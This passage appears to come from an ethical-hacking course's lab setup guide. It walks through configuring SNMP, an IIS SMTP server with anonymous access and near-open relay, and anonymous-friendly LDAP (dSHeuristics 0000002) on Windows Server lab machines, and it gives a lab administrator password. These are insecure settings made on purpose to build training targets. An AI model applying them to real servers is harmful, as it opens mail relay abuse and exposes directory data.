


6. Close all windows.
7. Similarly, configure the SNMP Service on the **Windows Server 2019** virtual machine.


[\[Back to Configuration Task Outline\]](#)

CT#32: Configure the SMTP Service in the Windows Server 2019 Virtual Machine


1. On the **Windows Server 2019** virtual machine, click the **Search** icon in the taskbar, type **iis** in the search field, and then click **Internet Information Services (IIS) 6.0 Manager** from the search results.




2. The **Internet Information Services (IIS) 6.0 Manager** window appears. In the left-pane, expand the **SERVER2019 (local computer)** node. Then, right-click the **[SMTP Virtual Server #1]** node and select **Properties**.




3. The **[SMTP Virtual Server #1] Properties** window appears. Navigate to the **Access** tab and click the **Authentication** button in the **Access control** section.




- An **Authentication** window appears; ensure that the **Anonymous access** checkbox is selected and click **OK**.




- In the **[SMTP Virtual Server #1] Properties** window, click the **Relay...** button in the **Relay restrictions** section.



6. A **Relay Restrictions** window appears. Select the **All except the list below** radio button and click **OK**.




7. In the **[SMTP Virtual Server #1] Properties** window, click **Apply** and then **OK**.



8. The **[SMTP Virtual Server #1]** node is created; ensure that the service is running.

Note: If the service is not running, right-click the **[SMTP Virtual Server #1]** node and click **Start**.




9. Close all open windows.


[\[Back to Configuration Task Outline\]](#)

CT#33: Configure the LDAP Service on the Windows Server 2022 Virtual Machine


1. Log in to the **Windows Server 2022** virtual machine with the credentials **CEH\Administrator** and **Pa\$\$w0rd**.
2. Click the **Search** icon in the lower-left corner of the screen and type **adsi** in the search field. Click **ADSI Edit** from the search results.




- The **ADSI Edit** window appears; click **Action** and select **Connect to...** from the drop-down menu.




- A **Connection Settings** window appears. In the **Name** field, enter **Configuration**, and under the **Select a well known Naming Context** radio button, select **Configuration** from the drop-down menu. Click **OK**.




- Double-click the **Configuration [Server2022.CEH.com]** node from the left pane.
- Similarly, double-click the **CN=Configuration,DC=CEH,DC=com** node and expand it.




- Navigate to **CN=Services** → **CN=Windows NT**, right-click the **CN=Directory Service** node, and select **Properties** from the options.




- A **CN=Directory Service Properties** window appears; double-click **dSHeuristics** from the attributes list.




- A **String Attribute Editor** pop-up appears; enter **0000002** as the **Value** and click **OK**.



